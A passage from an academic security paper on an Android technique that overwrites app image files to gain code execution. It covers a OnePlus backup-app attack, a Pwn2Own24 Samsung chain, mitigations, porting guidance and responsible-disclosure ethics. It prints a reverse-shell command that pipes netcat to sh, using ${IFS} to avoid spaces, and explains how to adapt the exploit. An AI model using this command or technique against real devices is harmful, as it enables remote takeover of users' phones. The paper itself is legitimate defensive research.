As discussed in Section 5.1, when the OnePlus backup starts a backup session as the new device, it starts listening on TCP port 8940. Since the app now starts a hotspot, only devices connected to the hotspot are able to connect to the device. However, if the user chooses to minimize the app and restart the normal wifi, the backup app will keep listening on that port. Furthermore, the backup app is listening for connections to this TCP port on all interfaces. An attacker in the same wifi network as the target can send the `FileHandler` message to the exposed port to overwrite the backup app's app image file. In this attack scenario, the attacker does not have an ASLR leak and instead leverages our remote technique to craft an app image file that will execute attacker-controlled bytecode.

As described in Section 4, the app image file's loading triggers our bytecode, executing `Runtime.exec`. We set up a reverse shell and connect to an attacker-controlled server by providing the following command to exec `sh -c nc${IFS}<ip>${IFS}<port>${IFS}|${IFS}sh`. We replace spaces by `${IFS}` as spaces cause the command passed to `sh` to be split along spaces by `Runtime.exec`.

After sending the `FileHandler` message, the attacker then simply waits for the user to restart the backup app, at which point the malicious app image is loaded, and the attacker achieves code execution in the backup app. Afterwards, the same privilege escalation steps as described in Section 5.1.1 can be taken to obtain code execution as the system user. Figure 7 gives an overview of this attack.

5.3 Remote: Pwn2Own24 Chain Upgrade

We further demonstrate the remote exploit by reproducing the 2024 Pwn2Own exploit for the S24 [11]. The original exploit chain used five bugs. The first three bugs escalate a user visiting an attacker-controlled website into launching arbitrary exported activities. The fourth bug triggers an arbitrary file overwrite in the Quick Share Agent background app, to write an apk file to a world-readable location. Afterwards, a bug in Smart Switch Agent is triggered to install the apk.

We replicate the first four bugs of the exploit chain. We then leverage the arbitrary file overwrite to overwrite the app image file of the Quick Share Agent. Afterwards, we achieve code execution in the Quick Share app when it is restarted. Leveraging our technique, the fifth bug in the original chain is no longer needed, and the chain results in code execution in the `platform_app` context, with the caveat that the Quick Share Agent app needs to be restarted to trigger the app image's loading process.

We demonstrate the feasibility of our remote exploit by exploiting two different arbitrary file overwrite vulnerabilities, a 0-day in the OnePlus backup app and a n-day in the Samsung Quick Share app.

6 Discussion

Limitations We have noticed in some cases the app image being regenerated and moved to the `/data/app/<appname>/oat/arm64/` which is not writable by the target app. This occurs as part of the `bg-dexopt` background optimization [5]. An attacker provided app image file, will no longer be loaded as the runtime prioritizes the one stored in `/data/app/`.

Our technique requires the vulnerable app to be restarted to trigger the loading of the malicious app image. This is a significant limitation of our exploitation technique. It is important to note however, that a malicious app image built with the remote technique (bytecode injection), persist a reboot of the device and executes a reverse shell when the vulnerable app is started after the reboot. Otherwise, the attacker needs to rely on another bug to cause the vulnerable app to close, prompting a restart either by the user or through Android intents. One way an app crash may be triggered is by using the arbitrary file overwrite a second time to overwrite a file critical to the app's functionality, which, if corrupted, causes the app to crash. Alternatively, the app may be forced to close by triggering a reboot via denial of service attacks on core user space components. Both Yi et. al. [13] and Zhang et.al. [30] have demonstrated denial of service attacks affecting core Android components.

Mitigations We propose a number of mitigations to address our exploitation techniques. The first and most drastic mitigation is to remove app image files generated during runtime. Android apps already implement Zygote-forking and a number of other performance measures to speed up app execution. It should be evaluated whether or not the additional speedup from app image files is worth the complexity

and attack surface. An alternative is to store the app image file as non-writable, resulting in illegitimate attempts to overwrite the app image file to fail. If the app image needs to be regenerated, the runtime can temporarily make the file writable when dumping the new app image file to disk. While this enables a small race window, in which a file overwrite vulnerability could write to the file while it is writable, winning this race without corrupting the app image seems unlikely. Alternatively, the app image could be signed either by a higher-privileged system daemon or the app itself. This would prevent attackers from tampering with the app image, since attackers would not have access to the signing key without additional vulnerabilities.

Besides these fundamental changes that close this attack surface, the concrete bugs exploited by our technique should also be fixed. The `image_offset` and `data_offset` should be validated to not exceed the image size during decompression. Furthermore, it should be ensured that different app image objects can not be overlaid. It should also not be possible to provide an `ArtMethod` whose `data_` member is untouched while the function pointer is set to the interpreter entrypoint. Preventing the function pointer in an `ArtMethod` to be relocated to a gadget can only be prevented with a more holistic mitigation, such as software control flow integrity, branch target integrity, or pointer authentication. However, we believe that closing the app image attack surface is a more robust strategy, considering the complexity of app image handling, there may be other exploitable bugs overlooked by us.

Tailoring the Exploit To port our exploitation technique to a new app/device, the `boot_image_checksum` needs to be recalculated using the firmware-shipped app image files. Furthermore, all pointers referring to the firmware app image files need to be adjusted. For the local exploit, the JOP gadget chain needs to be adjusted with new gadgets. This can be done with the firmware shipped with shared libraries. Furthermore, the offset targeting the function pointer in the `boot.art` needs to be adjusted. For the remote technique, the type and method indices of the bytecode need to be adjusted to conform with the target app's `classes.dex`.

Overwriting Other Files Our technique provides a powerful app-agnostic way to escalate an arbitrary file overwrite in an Android app into code execution. However, the file overwrite may target other files. We discuss alternative files to target with an arbitrary file overwrite on up-to-date Android.

The first alternative targets apps that use Play Feature Delivery, which allows certain features of apps to be downloaded on demand. The resulting files (apks and native libraries) are stored in the `splitcompat` folder in the app's private directory. At Black Hat 2023, Valsamaras demonstrated how overwriting these files directly leads to arbitrary code execution [24]. While a powerful technique, it is only applicable to apps implementing this feature, while the app image is present for all apps.

Secondly, certain apps store native libraries in their private directory. If overwritten before loaded, this provides a convenient way of hijacking code execution. An example of such an app is Facebook, which stores native libraries in the `lib-compresses` folder in its private directory. However, this way of shipping native libraries is not standard, and an app's native libraries are usually stored in `/data/app/` not writable by the app itself.

Finally, there are app-specific ways of exploiting an arbitrary file overwrite. Similar to the app image overwrite, it may be possible to trigger a memory corruption vulnerability after modifying an app-specific file and then having that file loaded. However, given that the app image already provides such powerful exploitation primitives, there is little value in attempting to exploit additional components.

7 Related Work

Given that arbitrary file overwrites are a common vulnerability in Android apps, security researchers have proposed a number of ways to turn these vulnerabilities into code execution. In 2015 and 2017, Welton [27] and Moulu [20] respectively demonstrated how a "Zip Slip" vulnerability can be escalated to code execution by overwriting the oat files in the dalvik-cache directory. We leverage a variation of this technique for the final privilege escalation step in our OnePlus exploit chain. However, it is important to note that nowadays the dalvik-cache directory is only writable from extremely privileged contexts (such as the `installd` SELinux context). Welton further demonstrated how overwriting secondary dex files leads to code execution [26]. However, these secondary dex files are deprecated in newer versions of Android. In 2024, Valsamars [24] demonstrated two techniques to exploit arbitrary file overwrite vulnerabilities, overwriting app-specific native libraries stored by the app itself in its private directory or overwriting the apk file stored in the private directory with the "Play Feature Delivery" feature. Compared to these techniques, our technique applies to any Android app, targeting the app image file, which is used by the ART.

PathSentinel [16] proposes a static analysis approach to detect file system vulnerabilities, including path traversal vulnerabilities, which may lead to arbitrary file overwrite. Out of the 152 tested apps, PathSentinel detected 16 apps with a path traversal vulnerability, further underlining the prevalence of file overwrite vulnerabilities.

Our exploitation techniques interact with the internals of the ART. There are a number of works that have previously analyzed ART internals for security. Sabanal [22] demonstrated how the ART ahead-of-time compilation can be used to install a persistent rootkit after compromising the device. Wong et. al. [28] study obfuscation techniques that modify ART internal structures. Kühnemann [14] demonstrated the feasi-

bility of bytecode injection when exploiting Android apps. We leverage their insights in our remote technique, building on their existing bytecode shellcode and their research on `ArtMethod` internals.

More generally, researchers have studied how to automatically detect bugs leading to memory corruptions in Android apps [10, 23, 25, 29], how to exploit these vulnerabilities [18, 21], and how to harden the runtime in which Android apps are executed [7, 8, 15]. Our techniques expand existing works on app security by analyzing the so far overlooked app image.

8 Conclusion

In this work, we presented a novel exploitation technique which turns an arbitrary file overwrite into code execution for any Android app. The technique is applicable to any app starting from Android 5. We presented two variations of the technique to craft a malicious app image that allows the attacker to achieve arbitrary code execution when the app image is loaded.

We demonstrated that our techniques are practical by exploiting real file overwrite vulnerabilities on up-to-date commercial-off-the-shelf devices. We used our local exploit technique as part of a zero-click privilege escalation chain, which escalates privileges from an unprivileged app to the system user. We used our remote exploit technique to upgrade the existing Pwn2Own24 S24 exploit chain to achieve code execution in a higher-privileged context with one bug less.

We have responsibly disclosed all 0-day vulnerabilities to the affected vendors and the exploitation techniques to Google.

Acknowledgements

We thank the anonymous reviewers and the artifact evaluators for their feedback on the paper. This project was supported, in part, by SNSF 200021-236559 (LinSpecteur).

Ethical Considerations

Users Our techniques may be used to attack apps installed on billions of devices, impacting the privacy and safety of end users. Furthermore, we have discovered and exploited 0-day bugs in the course of our research.

Only Google can systematically prevent our exploitation technique. To this end, we have responsibly disclosed our techniques to Google and are in active discussion on mitigation measures to be taken. The 0-days affecting OnePlus have been responsibly disclosed, with one vulnerability already patched. All experiments on commercial phones were conducted exclusively on devices owned and controlled by the authors.

Users are already exposed to the presented exploitation techniques independent of this publication. Our research into these techniques, along with our responsible disclosure, gives the ecosystem the opportunity to address this security issue. Although publication may draw attention to ART internals as an avenue of exploitation, security by obscurity ultimately benefits malicious actors. Our goal is to improve the security community's understanding of the attack surface exposed by Android apps by making our findings available to vendors and the research community.

Google Our techniques target internals of the ART, code owned and maintained by Google. Disclosure of our techniques may necessitate architectural or implementation changes, potentially incurring engineering effort.

We have responsibly disclosed our exploitation techniques to Google. We also propose a number of mitigations that do not impede existing functionality.

By analyzing the security of the app image, we ultimately help Google to improve the security posture of a core component of Android.

Vendors During the course of our research, we have discovered vulnerabilities in apps and system services. Disclosure of these vulnerabilities may damage the vendor's reputation.

We have responsibly disclosed all discovered vulnerabilities to the vendor. By the time of publications vendors will have had more than 90 days to fix the vulnerabilities.

By adhering to responsible disclosure practices, we give vendors enough time to patch the vulnerabilities. Furthermore, we hope that the publication of this work will increase awareness of arbitrary file overwrite vulnerabilities in Android apps, improving their perceived severity and accelerating triage and remediation processes across the ecosystem.

Open Science

To enable further research into the internals of the Android Runtime and the app image, we make our techniques and debug setup open source at https://github.com/HexHive/artow-artifact. This repository will be publically available once Google has put patches in place and will contain the exploit code for the local and remote techniques as well as the scripts used for the case studies.

References

[1] CVE-2021-24035: Path Traversal Vulnerability in WhatsApp for Android. https://nvd.nist.gov/vuln/detail/CVE-2021-24035, 2021.

[2] CVE-2022-29580: Path Traversal in Android Google Search App. https://nvd.nist.gov/vuln/detail/CVE-2022-29580, 2022.

[3] CVE-2024-20805: Zip Slip in MyFiles. https://nvd.nist.gov/vuln/detail/cve-2024-20805, 2024.

[4] CVE-2024-43399: Zip Slip in MobSF App. https://nvd.nist.gov/vuln/detail/CVE-2024-43399, 2024.

[5] Art service configuration. https://source.android.com/docs/core/runtime/configure/art-service, 2026. Android Open Source Project documentation.

[6] Android Developers. Mitigate security risks in your app. https://developer.android.com/privacy-and-security/risks, 2024.

[7] Anestis Bechtsoudis. Fuzzing objects d'art: Digging into the new android l runtime internals. https://census-labs.com/media/Fuzzing_Objects_d_ART_hitbsecconf2015ams_WP.pdf, 2015.

[8] Huinan Chen, Jiang Ma, Chun Jason Xue, and Qingan Li. Mte4jni: A memory tagging method to protect java heap memory from illicit native code access. In *Proceedings of the 23rd ACM/IEEE International Symposium on Code Generation and Optimization*, pages 377–389, 2025.

[9] CyberSecureFox. Samsung Fixes Actively Exploited Android Zero-day CVE-2025-21043 in Quramsoft Image Codec. https://cybersecurefox.com/en/samsung-android-cve-2025-21043-image-codec-zero-day-patched/, 2025.

[10] Luca Di Bartolomeo, Philipp Mao, Yu-Jye Tung, Jessy Ayala, Samuele Doria, Paolo Celada, Marcel Busch, Joshua Garcia, Eleonora Losiouk, and Mathias Payer. Hercules droidot and the murder on the {JNI} express. In *34th USENIX Security Symposium (USENIX Security 25)*, pages 3257–3275, 2025.

[11] Ken Gannon. Chainspotting 2: The Unofficial Sequel to the 2018 Talk "Chainspotting". https://www.offensivecon.org/speakers/2025/ken-gannon.html.

[12] Sergei Glazunov and Project Zero. In-the-wild series: Chrome exploits. https://projectzero.google/2021/01/in-wild-series-chrome-exploits.html, 2021.

[13] Yi He, Yuan Zhou, Yajin Zhou, Qi Li, Kun Sun, Yacong Gu, and Yong Jiang. JNI Global References Are Still Vulnerable: Attacks and Defenses. *IEEE Transactions on Dependable and Secure Computing*, 19(1):607–619, 2022.

[14] Pascal Kühnemann. Fundamentals for bytecode exploitation (part 2). https://lolcads.github.io/posts/2024/09/bytecode_exploitation_1/, 2024.

[15] Byoungyoung Lee, Long Lu, Tielei Wang, Taesoo Kim, and Wenke Lee. From zygote to morula: Fortifying weakened aslr on android. In *2014 IEEE Symposium on Security and Privacy*, pages 424–439, 2014.

[16] Yu-Tsung Lee, Hayawardh Vijayakumar, Zhiyun Qian, and Trent Jaeger. Static detection of filesystem vulnerabilities in android systems. *ArXiv*, abs/2407.11279, 2024.

[17] Kyeonghwan Lim, Nak Young Kim, Younsik Jeong, Seong-je Cho, Sangchul Han, and Minkyu Park. Protecting Android Applications with Multiple DEX Files Against Static Reverse Engineering Attacks. *Intelligent Automation & Soft Computing*, 25(1), 2019.

[18] Philipp Mao, Elias Valentin Boschung, Marcel Busch, and Mathias Payer. Exploiting Android's hardened memory allocator. In *18th USENIX WOOT Conference on Offensive Technologies (WOOT 24)*, pages 211–227, Philadelphia, PA, August 2024. USENIX Association.

[19] Microsoft Threat Intelligence. "Dirty Stream" attack: Discovering and mitigating a common vulnerability pattern in Android apps. https://www.microsoft.com/en-us/security/blog/2024/05/01/dirty-stream-attack-discovering-and-mitigating-a-common-vulnerability-pattern-in-android-apps/, 2024. Microsoft Security Blog.

[20] Quarkslab. Remote code execution as system user on android 5 samsung devices: Abusing wificredservice (hotspot 2.0). https://blog.quarkslab.com/remote-code-execution-as-system-user-on-android-5-samsung-devices-abusing-wificredservice-hotspot-20.html, 2015. Accessed: 2026-02-24.

[21] Akshaya Venkateswara Raja, Jehyun Lee, and Debin Gao. On return oriented programming threats in android

runtime. In *2017 15th Annual Conference on Privacy, Security and Trust (PST)*, pages 259–2598. IEEE, 2017.

[22] Paul Sabanal. Hiding behind art. In *Proceedings of Black Hat Asia*. Black Hat, IBM X-Force Advanced Research, 2015. Black Hat Asia 2015 white paper.

[23] Jordan Samhi, Jun Gao, Nadia Daoudi, Pierre Graux, Henri Hoyez, Xiaoyu Sun, Kevin Allix, Tegawendé F Bissyandé, and Jacques Klein. Jucify: A step towards android code unification for enhanced static analysis. In *Proceedings of the 44th International Conference on Software Engineering*, pages 1232–1244, 2022.

[24] Dimitrios Valsamaras. Dirty Stream Attack — Turning Android Share Targets Into Attack Vectors. https://i.blackhat.com/Asia-23/AS-23-Valsamaras-Dirty-Stream-Attack-Turning-Android.pdf, 2023. Black Hat Asia 2023 conference talk, accessed 2026-02-24.

[25] Fengguo Wei, Xingwei Lin, Xinming Ou, Ting Chen, and Xiaosong Zhang. Jn-saf: Precise and efficient ndk/jni-aware inter-language static analysis framework for security vetting of android applications with native code. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, pages 1137–1150, 2018.

[26] Ryan Welton. A Pattern for Remote Code Execution using Arbitrary File Writes and MultiDex Applications. https://www.nowsecure.com/blog/2017/06/15/a-pattern-for-remote-code-execution-using-arbitrary-file-writes-and-multidex-applications/, 2017. NowSecure Research & Threat Intel.

[27] Ryan Welton. Remote Code Execution as System User on Samsung Phones. https://www.nowsecure.com/blog/2017/06/16/remote-code-execution-as-system-user-on-samsung-phones/, 2017. NowSecure Research & Threat Intel.

[28] Michelle Y. Wong and David Lie. Tackling runtime-based obfuscation in android with TIRO. In *27th USENIX Security Symposium (USENIX Security 18)*, pages 1247–1262, Baltimore, MD, August 2018. USENIX Association.

[29] Hao Xiong, Qinming Dai, Rui Chang, Mingran Qiu, Renxiang Wang, Wenbo Shen, and Yajin Zhou. Atlas: Automating cross-language fuzzing on android closed-source libraries. In *Proceedings of the 33rd ACM SIGSOFT International Symposium on Software Testing and Analysis*, pages 350–362, 2024.

[30] Lei Zhang, Keke Lian, Haoyu Xiao, Zhibo Zhang, Peng Liu, Yuan Zhang, Min Yang, and Haixin Duan. Exploit the Last Straw That Breaks Android Systems. In *2022 IEEE Symposium on Security and Privacy (SP)*, pages 2230–2247, 2022.